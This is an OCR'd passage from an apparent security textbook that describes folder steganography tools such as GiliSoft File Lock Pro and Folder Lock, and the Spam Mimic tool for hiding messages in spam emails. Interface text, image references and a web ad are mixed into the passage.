

GiliSoft File Lock Pro
Protection
Help
Language
Local Disk
Hiding File
Locking File
Protecting File
Folder Monitor
External Disk
Hiding File
Locking File
Shared Folder
Locking File
More Tools
File Encryption
File Shredder
Settings
Local Disk > Hiding File
You can hide files, folders on local hard drive (C:\, D:\ ) or hide local hard disk.
File / Folder / Drive List
Status
Hide File(s)
Hide Folder
Hide Drive
Unhide
Set to hide
Remove
Clear
Refresh

Figure 6.173: Screenshot of GiliSoft File Lock Pro

Some examples of folder steganography tools are listed as follows:

- Folder Lock (*https://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- InvisibleSecrets (*https://www.east-tec.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

Spam/Email Steganography


Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *https://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.


spammimic - encode
spammimic.com/encode.shtml
Minimize
spam mimic
HOW DOES SIMONE BILES CONTROL COMPLEXITY?
WATCH NOW
AXONIUS
Encode
Decode
Explanation
Credits
FAQ & Feedback
Terms
Français
Encode

Encode

Enter your short secret message:

